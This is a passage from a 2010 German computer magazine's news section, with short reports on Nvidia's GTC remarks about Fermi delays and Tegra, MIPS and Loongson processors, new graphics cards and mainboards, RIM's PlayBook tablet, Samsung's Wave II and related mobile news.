einen eigenen Scheduler selbst in der Lage, bestimmte Kernel schlafen zu legen und sie zu einem späteren Zeitpunkt fortzuführen. So müssen etwa mit hoher Priorität gekennzeichnete Kernel nicht auf vorab gestartete warten. Dennoch bleibt das Problem bestehen, dass langsame Datentransfers (CPU-GPU) die GPU-Leistung begrenzen. Huang erklärte, dass dies weiterhin eine Herausforderung im HPC-Segment sein wird, und resümierte: „Moving data is just evil. The answer is: don't!“

Besser spät als nie

Große Worte, wenig dahinter, wird sich so mancher Zuhörer hinsichtlich der Zukunftspläne gedacht haben. Denn gerade Nvidias Fermi-Grafikchips kamen mit starker Verzö-



Adobes GPU-beschleunigter Plenoptic Renderer fokussiert mit plenoptischen Linsen aufgenommene Bilder am PC in Echtzeit und erstellt sogar stereoskopische Bilder.



Kepler und Maxwell sollen den aktuellen Fermi-Chips in den kommenden Jahren folgen und unter anderem präemptives Multitasking und Virtual Memory mitbringen.

gerung und nur in geringen Stückzahlen in den Handel – bis heute gibt es noch keine Low-End-Grafikkarten mit Fermi-Architektur zu kaufen, während AMD schon Mitte Oktober eine neue Chip-Generation auf den Markt wirft. Doch das soll sich ändern: Maximal drei Monate soll es zukünftig dauern, bis Nvidia alle Marktsegmente vom Start einer neuen Grafikgeneration durch einen High-End-Chip bis zum Low-End mit Grafikkarten besetzt hat. Fermi-ähnliche Zustände will man in Zukunft vermeiden.

Und um das zu unterstreichen, offenbarte Nvidia-Chef Huang in einer kleinen Runde von Journalisten erstmals die Gründe für die Verspätungen der Fermi-GPUs, die aus technischen Problemen und Managementfehlern herrührten. Bei den ersten Prototypen funktionierte die Kommunikation zwischen den einzelnen Streaming-Multiprozessoren und anderen Einheiten nicht. Elektrische Interferenzen zwischen den extrem eng aneinanderliegenden Verdrahtungen (Fabric) traten auf, mit denen man beim Inhouse-Design in dieser drastischen Form nicht gerechnet habe. Somit musste man das Fabric neu entwickeln. Das hat den Zeitplan durcheinandergewirbelt und schließlich dazu geführt, dass man Chips erst im A3-Stepping ausliefern konnte.

Doch auch beim Management gestand Huang Fehler ein: Demnach hat jede der für die unterschiedlichen Einheiten des Grafikchips zuständigen Entwicklergruppen zwar ihre Arbeit gemacht; um das Fabric habe sich aber keine in ausreichendem Maße gekümmert. Aus den Fehlern habe man die Lektion aber nun inzwischen gelernt. Dennoch könne man auch bei den kommenden Grafikchips Kepler und Maxwell nicht für den erklärten Zeitplan garantieren.

Weder Sandy noch Fusion

Doch auch wenn der Nvidia-Chef sich klar zu den eigenen Problemen bekannte, zeigte er sich schließlich noch kämpferisch und verlor einige Worte zu in Prozessoren integrierten Grafikchips. So sei die GPU von Sandy Bridge relativ langsam und nicht einmal kompatibel zu OpenCL. Bei AMDs Fusion-Chip erachtet er wiederum die CPU als nicht konkurrenzfähig, und bis Fusion tatsächlich erscheint, sei die Grafikeinheit wiederum auf Grafik-

karten sitzenden Grafikchips unterlegen. Huang zog daraus das Fazit, dass die Zeit einfach noch nicht gekommen sei, GPUs und CPUs zu verschmelzen.

Nvidia setzt dagegen besonders auf die Tegra-Mobilprozessoren (SoC), die ARM-Kerne und eine Grafikeinheit kombinieren. Wie auf der GTC zu erfahren war, ist die Entwicklung am Tegra-2-Nachfolger bereits nahezu abgeschlossen. Dennoch liege man rund ein Jahr hinter seinen Zielen im Tegra-Bereich. Zukünftig beabsichtigt Nvidia jedes Jahr einen neuen Tegra-Prozessor auf den Markt zu bringen, da das Unternehmen bei mobilen Geräten hohe Wachstumspotenziale sieht.

Nicht smart, sondern super

Dabei orakelte Huang, dass besonders sogenannten „Superphones“ die Zukunft gehöre. Als Superphone erachtet er eine Gerätekasse, die sich in ihrer Größe zwischen derzeitigen Smartphones und Tablets positioniert. Damit lassen sich Aufgaben, für die man jetzt noch einen Computer hochfährt, komfortabel auch auf mobilen Geräten erledigen, die dennoch in die Jackentasche passen. Daher wird sich auch die tägliche Nutzungsdauer weiter erhöhen, und neue Möglichkeiten könnten sich auftun, etwa durch Hinzufügen von Wireless-HDMI.

Derzeit verfolgt Nvidia noch das Ziel, Tegra-Chips zu entwickeln, die unter 1 Watt verbrauchen. Doch das Unternehmen hat bereits höhere Performance im Blick: Mit leistungsstärkeren Akkus werde man in der Lage sein, eine Leistungsaufnahme von 2 bis 3 Watt vertreten zu können, und dafür durch mehr Transistoren eine höhere Performance zu erreichen. In einer kleinen Runde von Journalisten erklärte der Nvidia-Chef: „Gamer werden glücklich sein, dass ich GeForce-Technik in die Tegra-Chips stecke.“

Wer allerdings erwartet, dass die kommende Tegra-Generation CUDA unterstützt, wird enttäuscht sein, denn der Nvidia-Boss erteilte dem auf Anfrage eine Absage. Für die übernächste Serie schließe er es aber nicht aus. Außerdem wird Nvidia auch weiterhin auf ARM-Prozessoren setzen: „Our processor of choice is ARM“, stellte Huang klar. Die Beziehungen zu Intel wolle man dagegen eher minimieren ... (mfi)

Andreas Stiller

Prozessorgeflüster

Von MIPS und MIPS

Wenn zwei sich streiten, freut sich bekanntlich der Dritte: Während sich ARM und Atom Schlammenschlachten liefern, konnte sich MIPS geruhsam weiterentwickeln. Und die Abkürzung MIPS spielt in anderer Bedeutung auch bei der Chipherstellung eine wichtige Rolle.

Heimlich, still und leise hat MIPS im Embedded-Bereich den einen oder anderen Markt für sich erobert: DVD-Recorder, Settop-Boxen, Kabel-Modems ... Nun macht das kleine kalifornische Prozessorhaus auch mal wieder etwas geräuschvoller auf sich aufmerksam und zwar mit dem Quad-Core MK1074 (siehe Seite 29). Mit Android als Betriebssystem bietet sich neben Linux und Windows CE (BSP 6.04) zudem eine attraktive Alternative an, insbesondere für die im aktuellen Brennpunkt stehenden kleineren Gerätchen. Erste Settop-Boxen mit Android und mit Prozessoren des MIPS-Lizenznahmers Sigma Designs sind bereits auf dem Markt und Smartphones stehen ebenfalls auf dem Programm. So entwickelt ein Forscherteam der University of California in San Diego unter dem Namen Greendroid ein besonders energiesparendes Design rund um einen MIPS-Kern. Und wer weiß, vielleicht wird Microsoft später auch Windows Phone 7 für MIPS herausbringen. Die Redmonder pflegen jedenfalls eine sehr lange Kooperation mit MIPS. In den 90er Jahren, als dieses zu SGI gehörte, gab es ja sogar Windows NT 3.1 bis 4.0 für die einst von „RISC-Papst“ und Stanford-Präsident John Hennessy konzipierte MIPS-Architektur. Der inzwischen legendäre MIPS-Prozessor R4000 ging dabei als erster 64-Bitter in die Mikroprozessorgeschichte ein, knapp ein Jahr vor Digital's Alpha und lange vor UltraSPARC, PA-RISC-2.0, POWER2, Itanium, PowerPC oder AMD64.

Den Aufstieg auf 64 Bit hat ARM für die kommenden Designs am oberen Ende des Leistungsspektrums noch vor sich, auch wenn die neuen Erweiterungen für ARMv7-A neben den Virtuali-

sierungsmöglichkeiten nun eine „Large Physical Address Extension“ auf 40 Bit vorsehen. Diese ist mit zwei Adressfenstern zwar etwas ausgefeilter als das inzwischen obsolete PAE der x86-Prozessoren, kann aber mit echtem 64-Bit-Betrieb nicht wirklich mithalten. Eine Roadmap hin zu 64 Bit hat ARM derweil noch nicht herausgebracht, aber immerhin auf der „Linley Tech Processor Conference“ Simultaneous Multithreading (SMT) angekündigt, allerdings noch nicht für den nächsten Cortex-A15 „Eagle“. Für MIPS indes ist SMT schon ein alter Hut und man ist hier dank MIPS64 gut gewappnet, wenn die nächsten Tablet-PC-Generationen so langsam über die 4-GByte-Speichergrenze vordringen oder die Chips verstärkt im Servermarkt eine Rolle spielen wollen.

Daneben will MIPS auch wieder ganz oben bei den Supercomputern Land gewinnen und zwar mit dem Loongson (Codename Godson) des chinesischen Institute of Computing Technology (ICT) in Schanghai. Anfangs gab es mit dem ICT noch ein paar Animositäten wegen der MIPS-Lizenzen, seit Sommer 2009 sind diese aber durch eine



Der chinesische Loongson 3A und seine Nachfolger schicken sich an, die Szene aufzumischen.

weitreichende Architekturlizenz vom Tisch. Und nun profitiert MIPS erheblich davon, dass sich viele Firmen und Ingenieurbüros im Lande verstärkt an der „chinesischen“ Architektur orientieren.

Hergestellt wird Loongson von STMicroelectronics. Die europäische Firma vermarktet den Loongson 2F auch selbst als STLS2F01: ein Single-Core mit vierfacher Superskalariät, mit 900 MHz Takt und 4 Watt TDP. Der neuere Loongson 3A mit vier 1-GHz-Kernen (GS464), zwei DDR2/3-Speicherkanälen sowie zwei HyperTransport-1.0-Controllern und mit 16 GFlops bei 15 Watt ist ebenfalls bereits in Produktion und wird vom chinesischen Systemhersteller Dawning in Blade-Servern angeboten. Im November könnte sich der mit vielleicht 80 000 Loongson-Prozessoren bestückte Dawning 5000L in die kommenden Top500-Liste der Supercomputer als nächstes Petaflops-System ganz oben eintragen.

Doppeltes AVX

Auf der Hotchips-Konferenz im August stellte Professor Weiwei Hu aber bereits den nächsten Kern GS464V vor, der vor allem mit seinen beiden 256 Bit breiten Vektoreinheiten à la Intel-AVX auftrumpft. Anders als bei Intels nächster Prozessorgeneration Sandy Bridge unterstützt er sehr intensiv „Fused Multiply Add“ und kommt dann in den beiden Einheiten auf acht parallele FMA-Instruktionen für doppeltgenaue Gleitkommawerte. Der Kern soll im nächsten Jahr im Achtkern-Chip Loongson 3B debütieren, der damit bei nur 1 GHz Takt und 40 Watt auf theoretisch 128 GFlops kommt. Praktisch, so Weiwei Hu, erreichte man davon bei der Matrixmultiplikation 93 Prozent, also knapp 120 GFlops und mithin 3 GFlops/Watt. Die Performance entspricht etwa der DGEMM-Leistung von zwei aktuellen Intel-Xeon-X5680-Prozessoren (Westmere-EP) mit insgesamt 12 Kernen und 3,33 GHz Takt, die aber mit 260 Watt TDP über sechsmal so viel Energie hinauspusten.

Eine weitere Besonderheit des Chips ist die Fähigkeit zur schnellen Emulation von x86-Code. ICT hat dafür spezielle Hardware und Instruktionen vorgesehen, um zusammen mit

dem Softwareemulator QEMU für sehr effiziente Ausführung von x86-Software zu sorgen. Wenn das so gut funktioniert wie versprochen, hätten die Loongson-Rechner gleich eine Flut von Software zur Verfügung.

Der Achtkerner Loongson 3B ist ebenfalls noch für den betagten 65-nm-Prozess von STM ausgelegt, dann aber, so Weiwei Hu, wolle man 2012 mit dem 16-Kerner Loongson 3C Anschluss an den internationalen Standard bekommen und gleich auf 28 nm aufschließen. Den Herstellungspartner verriet er noch nicht. TSMC in Taiwan liegt nahe, aber auch Globalfoundries käme in Frage, ist die Firma doch ebenso wie TSMC Vertragspartner von STM.

Passenderweise hält Globalfoundries jetzt Mitte Oktober die „Global Technology Conference“ GTC2010 in Taiwan und Schanghai ab. Themenschwerpunkte: 28-nm-HKMG-Technologie und Roadmap zu 22/20 nm. Zusammen mit AMD und STMicroelectronics will Globalfoundries dort auch die Vorteile von „Gate-First“-gegenüber der „Gate-Last“-Technik von Intel und der von First zu Last konvertierten Schmiede TSMC herausputzen. Über Vor- und Nachteile der Reihenfolge im Prozess tobten seit geraumer Zeit erregte Debatten. Platziert man erst das Gate (MIPS, das steht hier für Metal Inserted Poly-Silicon) – so wie es IBM, Infineon, Globalfoundries, Renesas und Samsung vorsehen –, kann man die anderen Elektroden Source und Drain einfach, genau und platzsparend positionieren. Allerdings muss das Gate dann die später kommenden Hochtemperaturschritte durchleben, womit Metall-Gates einige Schwierigkeiten haben. Intel und TSMC setzen lieber auf das Gate-Last-Verfahren (RMG, Replacement Metal Gate), das zwar weit komplexer ist und mehr Platz benötigt, aber die empfindlichen Gates erst nach der Hochtemperaturphase aufbringt. Unlängst hat ein Analyst der Barclays-Bank für erhebliches Aufsehen gesorgt, als er von Problemen mit thermischen Instabilitäten und Verschiebungen der Transistor-Schwellenspannungen beim Gate-First-Verfahren beim 32- und 28-nm-HKMG-Prozess berichtet. Das wurde natürlich umgehend von Globalfoundries und Samsung dementiert. (as)

Anzeige

Anzeige

Günstige Grafikkarten für Profis

Für CAD- und DCC-Entwickler hat Nvidia zwei neue Profi-Grafikkarten mit Fermi-Grafikchips vorgestellt: die Einsteigervariante Quadro 600 für 200 US-Dollar und das Mittelklassemodell Quadro 2000 für rund 600 US-Dollar. Im Unterschied zu ihren großen Brüdern



Die neuen Quadro-Profikarten belegen nur einen Gehäusesteckplatz. Die Quadro 600 (rechts) passt auch in sehr kleine Gehäuse.

unterstützen sie aber weder doppeltgenaue Gleitkommaberechnungen noch ECC-Schutz.

Die Platine der Quadro 2000 beherbergt einen GF106GL-Grafikchip mit 192 Rechenkernen. Über 128 Datenleitungen kommuniziert er mit dem 1 GByte fas-

senden GDDR5-Speicher (41,6 GByte/s). Nvidia gibt die eine maximale Leistungsaufnahme von unter 75 Watt an, daher kommt die Grafikkarte mit einem platzsparenden Kühlsystem aus.

Die Quadro 600 setzt noch auf langsamem, 1 GByte großen DDR3-Speicher (25,6 GByte/s) und eine GF108GL-GPU mit 96 Kernen. Dafür verheizt sie weniger als 45 Watt und passt auch in sehr kleine Gehäuse (Low-Profile). Beide Karten sollen laut Nvidia ab Mitte Oktober erhältlich sein – wie auch die Quadro 6000, die über 6 GByte Speicher verfügt. Doch laut Boardpartner PNY ist zumindest mit der Quadro 600 nicht vor November zu rechnen. (mfi)

GeForce-Grafikkarte für vier Displays

Bis zu vier Bildschirme soll die GeForce GTX 460 3DP von Zotac gleichzeitig ansteuern können – wahlweise unabhängig voneinander oder zusammengefasst bis zu einer maximalen Auflösung von 6400×1200 Bildpunkten. Dafür besitzt die Performance-


Grafikkarte einen Dual-Link-DVI-Anschluss und drei DisplayPort-Buchsen. Laut Zotac lassen sich über die DisplayPorts maximal 1920×1200 Pixel ausgeben.

Bis auf den um 25 MHz schneller arbeitenden Grafikchip entsprechen die technischen

Spezifikationen dem Referenzmodell. Zotac legt unter anderem das Spiel „Prince of Persia: Die vergessene Zeit“ bei und verkauft die Grafikkarte für rund 240 Euro. Referenzmodelle für maximal zwei Displays gibt es bereits für rund 180 Euro. (mfi)

Baukasten-Gehäuse

Wem klassische PC-Gehäuse zu unflexibel sind, für den hält Antec das Lanboy Air parat. Die einzelnen Halterungen für Laufwerke, Netzteil und Mainboard lassen sich beliebig im Käfig platzieren.



In der Vollausstattung bietet es Platz für drei 3,5"-Festplatten, sechs optische Laufwerke und zwei Solid-State Disks im 2,5"-Format. Die Festplatten sitzen in entkoppelten Aufhängungen, sodass Vibrationen keine störenden Geräusche verursachen.

Flexibilität stand bei der Entwicklung des Antec Lanboy Air an oberster Stelle. Dank zweier Tragegriffe eignet es sich auch für Lan-Partys.

Trotz der offenen Bauweise mit großen Lochgitterflächen stattet der Hersteller das Lanboy Air mit fünf 12-cm-Lüftern aus. Die Drehzahl der beiden an der Vorderseite untergebrachten lässt sich stufenlos über Drehknöpfe einstellen. Die übrigen drei sind mit zweistufigen Schaltern ausgestattet. Zusätzlich lassen sich zehn weitere Lüfter einbauen. An der Front bietet das 210 Euro teure Gehäuse zwei USB-2.0-Ports und einen Anschluss für USB-3.0-Geräte. (chh)



Hardware-Notizen

Gerüchten zufolge wird AMD Mitte Oktober zwei Grafikkarten der kommenden **HD-6000-Generation** vorstellen. Sie setzen auf die Barts-Grafikchips (Pro/XT) und werden wahrscheinlich als Radeon HD 6850 und HD 6870 in den Handel kommen.

Die **Prozessorkühler** Gaia SD1283 und Loki SD963 von Xigmatek lassen sich sowohl auf AMD- als auch auf Intel-CPU installieren. Die Tower-Kühler mit PWM-geregelten 12-cm- (Gaia) oder 9-cm-Lüfter (Loki) kosten 24 beziehungsweise 18 Euro.


Agando liefert bei den **Gaming-PCs** fuego 7500i5 und fuego 9300i7 neben dem eigentlichen Rechner einen 120-Hertz-Monitor und eine 3D-Brille mit. Für die Rechner mit Blu-ray-Laufwerk und GeForce GTX 465 verlangt der Hersteller 1529 beziehungsweise 1899 Euro.

Sandy-Bridge-Mainboards

Auf dem Intel Developer Forum (IDF) hatten sowohl Intel als auch Gigabyte Vorserienmuster von Anfang 2011 erwarteten Mainboards mit LGA1155-Fassungen für Prozessoren der

Sandy-Bridge-Generation gezeigt, nämlich von DP67BG beziehungsweise GA-P67A-UD5. Nun bringt sich auch Biostar ins Gespräch: In kommentarlosen E-Mails verschickte die Firma

Fotos der Boards TP67XE und TH67XE mit den noch nicht offiziell angekündigten Chipsätzen P67 und H67 aus der Serie 6 beziehungsweise Cougar Point. Im Vergleich zur aktuellen LGA1156-Board-Generation mit P55 oder H55 gibt es vor allem drei Neuerungen: Zwei der vier Serial-ATA-Ports unterstützen SATA 6G, die PCIe-Lanes des Chipsatzbausteins erreichen die volle PCIe-2.0-Geschwindigkeit von 5 GT/s, aber Unterstützung für den konventionellen PCI-Bus hat Intel gestrichen. PCI-Steckplätze müssen deshalb über PCIe-PCI-Bridge-Chips angebunden werden. Für USB 3.0 ist nach wie vor ein Zusatzchip nötig. Auf den Biostar-Boards ist der verbreitete NEC-Chip zu sehen, der aber nach der Verschmelzung von NEC und Renesas wohl bald den Firmennamen Renesas tragen wird. Auf Anschlüsse für frontseitige USB-3.0-Buchsen hat Biostar bei diesen Boards verzichtet – der NEC-Chip hat nur zwei Ports. (ciw)



Biostar TH67XE: LGA1155-Fassung für künftige Intel-Prozessoren

Mini-ITX-Boards mit Atom D425 und D525

Einige Versandhändler führen bereits die Intel-Mainboards D425KT und D525MW im Mini-ITX-Format, die mit den Atom-Prozessoren D425 (Single-Core) und D525 (Dual-Core) bestückt sind. Beide laufen mit 1,8 GHz Taktfrequenz und binden je zwei DDR3-SDRAM-SO-DIMMs an. Laut Intel-Datenblatt können die neuen Atoms mit DDR3-Spei-

cher-Controller ausschließlich solche Notebook-Module ansteuern.

Im Vergleich zu den Vorgänger-Boards D410PT und D510MO mit Atom D410/D510 hat sich – bis auf die SO-DIMM-Steckfassungen – wenig geändert. Nach wie vor gibt es leider bloß je eine VGA-Buchse als Monitoranschluss. Die ersten Offerten der neuen Boards liegen von den Preisen

her nur wenig über den alten, das D425KT soll ab 71 Euro zu haben sein und das D525MW ab 80 Euro. Das teurere Mainboard besitzt nicht nur einen Dual-Core-Prozessor, sondern zusätzlich auch einen Gigabit-Ethernet- statt eines Fast-Ethernet-Adapters sowie außer dem konventionellen PCI-Steckplatz auch eine Fassung für eine PCIe Mini Card. (ciw)

Anzeige

Optische Notebook-Laufwerke mit integrierten SSDs

Das koreanische Joint-Venture Hitachi LG Data Storage (HLDS) vereint in den „HyDrive“-Laufwerken für Notebooks optische Medien und NAND-Flash-Speicher. Die erste HyDrive-Generation X1 ist mit zwei separaten SATA-Ports für die beiden Funktionen ausgestattet; Blu-ray-Combo-Drives zusammen mit je 8, 16, 32 oder 64 GByte Flash-Speicher stehen OEM-Kunden zur Auswahl. Der SSD-Controller stammt von Indilinx (Barefoot), die 12,7 Millimeter

hohen Laufwerke sind mit Tray- oder Slot-in-Mechanik lieferbar.

Im ersten Halbjahr 2011 soll HyDrive X2 starten: Dank 25-Nanometer-Flash-Chips von Micron will HLDS dann auch größere SSD-Kapazitäten offerieren, zudem ist dann nur noch ein SATA-Port erforderlich. Ein schnellerer Controller soll im SATA-6G-Betriebsmodus SSD-Daten mit über 300 MByte/s liefern, auch USB-3.0-Unterstützung ist vorgesehen. HLDS will 2011 auch eine

flachere Bauform mit nur 9,5 Millimetern Höhe anbieten, zwei Jahre später sind sogar 7 Millimeter angepeilt.

Laut HLDS kann der Flash-Speicher der „kleineren“ SSD-Versionen als Pufferspeicher dienen, den Windows – ähnlich wie Intels ehemaliges Turbo Memory oder ReadyBoost-USB-Speicher – über die SuperFetch-Funktion einbindet. Auf die SSDs mit größerer Kapazität passt auch die komplette Systempartition. (ciw)

Volker Weber

Tablet mit BlackBerry-Geschmack

RIM baut ein Tablet, startet ein Social Network und will Entwickler anlocken

Eigentlich sollte es bei der Entwicklerkonferenz des kanadischen BlackBerry-Herstellers Research in Motion vor allem um die etablierten Smartphones gehen. Doch dann enthüllte Co-CEO Mike Lazaridis in der Eröffnungsrede seine Überraschung: ein Tablet speziell für den BlackBerry-Nutzer.

RIM positioniert das Playbook genannte Tablet als das „erste professionelle Tablet“ und klar als Ergänzung und nicht als Ersatz eines BlackBerry-Smartphones: Um Inhalte des Smartphones auf dem Tablet anzuzeigen, ist eine verschlüsselte Bluetooth-Verbindung zwischen beiden nötig, eine Technik, die RIM ursprünglich für einen vor allem bei US-amerikanischen Behörden eingesetzten Smartcard-Reader entwickelt hat. Dann zeigt das Playbook etwa E-Mails des Blackberrys an, ohne sie dauerhaft selbst zu speichern – so bleibt das BlackBerry-Sicherheitsmodell erhalten. Auf das Internet kann das Playbook unabhängig vom BlackBerry per WLAN zugreifen, später will RIM auch Modelle mit eigener Mobilfunkanbindung herstellen.

Das Playbook läuft mit dem Echtzeit-Betriebssystem QNX Neutrino, das bisher zum Beispiel in den Assistenzsystemen von Kraftfahrzeugen oder in hochparallelisierten Steuerungen eingesetzt wird. RIM hatte

QNX erst im April gekauft; eine fingerbedienbare Oberfläche existiert bisher nicht – sie zu erstellen ist keine triviale Aufgabe (siehe auch Seite 72). Für die hat RIM sich aber auch noch ein paar Monate Zeit genommen, denn das Playbook soll erst im ersten Quartal 2011 in Nordamerika auf den Markt kommen, im Folgequartal in anderen Regionen. Es ist also noch gar nicht fertig, sodass man in San Francisco nichts ausprobieren, sondern nur funktionslose Mockups betrachten konnte.

Höhe der Zeit

Dem Datenblatt nach bekommt das Playbook ein 7-Zoll-Display mit 1024 × 600 Punkten und mit einer kapazitiven Multitouch-Oberfläche. Es hat zwei Kameras, eine mit 3 MP auf der Vorder- und eine mit 5 MP auf der Rückseite; weiter sind WLAN (11n), ein MicroUSB-Port und ein Micro-HDMI-Anschluss eingebaut. Das Playbook ist 13 cm × 19,4 cm groß und einen Zentimeter hoch,

das Gewicht soll 400 Gramm betragen. Zum Prozessor sagt RIM nur, dass es sich um einen mit 1 GHz laufenden Zweikernprozessor mit ARMs Cortex A9-Kern handeln wird – das könnte Samsungs Orion sein, aber auch Nvidias Tegra 2, Qualcomms Snapdragon oder andere. Der Hauptspeicher ist 1 GByte groß, der Flash-Massenspeicher 16 oder 32 GByte.

RIM setzt bei der Applikationsentwicklung für das Playbook auf fünf Säulen: Adobe Flash, Adobe AIR Mobile, Java und Posix – vor allem aber soll das Tablet durch seinen Webkit-Browser in der Lage sein, Anwendungen auszuführen, die mit „BlackBerry WebWorks“ entwickelt wurden. Das aus den in 2009 vorgestellten BlackBerry Widgets hervorgegangene Framework hat RIM zur Entwicklerkonferenz als Open Source auf Github veröffentlicht. Mit WebWorks wollen die Kanadier vor allem neue Entwickler für den BlackBerry gewinnen, die bereits mit den Methoden und Werkzeugen der Web-Entwicklung vertraut sind.

Gebührenfrei

Um mehr Entwickler anzulocken, streicht RIM bis auf Weiteres die Gebühren für die Erstanmeldung und für das Einstellen von Anwendungen in den BlackBerry-

Shop App World. Mit dem sogenannten Carrier Billing, der Bezahlung von Apps über die Telefonrechnung, beginnt RIM zunächst aber nur mit AT&T. Weitere Mobilfunkanbieter sollen noch dieses Jahr folgen. RIM will unabhängig von der Zahlart stets 70 Prozent der Einnahmen an den Entwickler weitergeben.

Eine 60/40-Teilung soll es hingegen bei den Werbeumsätzen geben. Bei der vorigen DevCon bereits angekündigt, startet RIM nun eine eigene Plattform zur Vermittlung von Anzeigen innerhalb von Anwendungen. Sicherlich kein Feature, auf das irgend ein Anwender gewartet hätte, aber erforderlich, um die einfache Finanzierung kostenloser Programme zu ermöglichen. RIMs Plattform ist insofern offen, dass viele Ad-Networks daran teilnehmen können, obwohl der Softwareentwickler nur mit RIM als Ansprechpartner zu tun hat.

Für die Entwicklung von Enterprise-Anwendungen hat sich RIM ein neues Akronym ausgedacht: BEAM steht für „BlackBerry Enterprise Application Middleware“. Dabei handelt es sich um einen Satz von Libraries, die auf Java Application Servern wie Oracle Fusion, IBM WebSphere oder der SAP/Sybase Plattform installierbar sind. Es ist bemerkenswert, dass es RIM gelungen ist, alle drei Anbieter auf eine gemeinsame Lösung einzuschwören. Oracle, IBM und SAP bringt man sonst nicht leicht auf eine Bühne.

Eine ganz andere Bindung an die Plattform erhofft RIM sich durch den Ausbau des BlackBerry Messenger (BBM) als Social Network. 25 Millionen Anwender hat die Instant-Messaging-Plattform aktuell. RIM wird nun ein SDK veröffentlichen, mit dem man Anwendungen in den BBM integrieren kann, etwa um Bestenlisten von Spielen oder Buchempfehlungen auszutauschen. Für registrierte Entwickler wird es umgehend eine Preview geben, auf das dann in Kürze eine Beta folgt. Auf genauere Zeitangaben mag sich RIM noch nicht festlegen. (jow)



Vom BlackBerry-Tablet Playbook waren nur Vorabversionen ausgestellt, an denen man das ungefähre Format erkennen kann. Sie funktionierten jedoch nicht, sondern spielten nur ein Video ab.

High-End-Smartphone mit Bada 1.2

Samsung erweitert seine Modellpalette von Smartphones mit dem hauseigenen Bada-Betriebssystem um ein zweites Oberklassen-Gerät. Das Wave II erhält einen mit 3,7 Zoll etwas größeren Bildschirm als sein Vorgänger Wave S8500.

Eingebaut sind HSDPA (3,6 MBit/s), WLAN 802.11n, Bluetooth 3.0 und ein kapazitives 3,7-Zoll-„Super-Clear“-Display mit einer Auflösung von 480 × 800 Pixeln. Eine 5-Megapixel-Kamera nimmt Fotos und Videos in HD-Auflösung auf, der interne Speicher von 2 GByte lässt sich über eine micro-SDHC-Karte um bis zu 32 GByte erweitern. GPS-Empfänger, UKW-Radio und 1-GHz-Prozessor vervollständigen die Hardware-Ausstattung.



Das Wave II kommt mit Bada 1.2 und guter Ausstattung.

Auf der Software-Seite setzt Samsung auf Bada in der Version 1.2, das die Firmware-Aktualisierung per WLAN oder UMTS erlaubt. Bei der Texteingabe hilft eine Eingabemethode, die ein Wort aus den Wischbewegungen über die Buchstaben eines Wortes auf der virtuellen Tastatur zusammensetzt. Weiterhin

sind Programme zur Videobearbeitung und Musikerkennung an Bord; für das Medienstreaming per DLNA steht Allshare bereit. Das Wave II soll im November zum Preis von 430 Euro ohne Vertrag auf den deutschen Markt kommen. (II)



Mobilfunk-Notizen

Die ersten Smartphones mit Microsofts neuem Mobilbetriebssystem **Windows Phone 7** werden voraussichtlich am 21. Oktober in Deutschland verkauft. Den US-Starttermin hat Microsoft nach Medienberichten auf den 8. November gesetzt.

Sony Ericsson will sich in Zukunft auf Smartphones mit Android-Betriebssystem konzentrieren und daher auf die **Entwicklung neuer Symbian-Smartphones verzichten**. Das schwedisch-japanische Joint

Venture will aber Mitglied der Symbian Foundation bleiben. Auch Samsung wird keine Symbian-Smartphones mehr entwickeln.

Für die Android-Smartphones Nexus One, HTC Desire und Dell Streak steht die erste Version einer **MeeGo-Portierung** zur Verfügung (siehe Link). Für den Produktiveinsatz fehlt unter anderem die Unterstützung für die Hardware-Beschleunigung des Grafikprozessors.

www.ct.de/1022025

Microsoft verklagt Motorola wegen Android

Microsoft hat bei einem US-Gericht eine Klage gegen Motorola wegen Patentverletzungen durch ihre Android-Smartphones eingereicht. Insgesamt würden die Motorola-Handys gegen neun Patente von Microsoft ver-

stoßen, die mit der Synchronisierung von E-Mail, Terminen und Kontakten zu tun haben und damit, wie Anwendungen Änderungen der Mobilfunkignalstärke und Akkukapazität anzeigen. (jow)

Anzeige

iTunes vom Sofa aus fernsteuern

Die neue Version von Apples Fernbedienungs-App Remote läuft auf dem iPhone und iPad. Der Funktionsumfang ist auf beiden iGeräten der Gleiche: Während des simplen Setup-Vorgangs verbindet man sie via WLAN oder USB mit einer iTunes-Mediathek, die auf einem Windows- oder Mac-Rechner installiert ist. Danach kann man die Mediathek fernsteuern – Songs und Videos abspielen, Cover ansehen, Wiedergabelisten anlegen, die Sammlung durchsuchen. Das klappt,

solange man sich im gleichen WLAN befindet sowie iTunes auf dem Rechner läuft; die App kann iTunes oder gar den PC nicht aus der Ferne starten.

Mit dem Update hat Apple außerdem die Unterstützung für das neue Apple TV hinzugefügt (siehe S. 50). Nach der Kopplung via WLAN steuert man den TV-Zuspieler mit dem iPhone oder iPad fern und kann dank der virtuellen Tastatur bequemer suchen als mit der mitgelieferten Knöpfchen-Fernbedienung. (cwo)

Flugzeugfinder

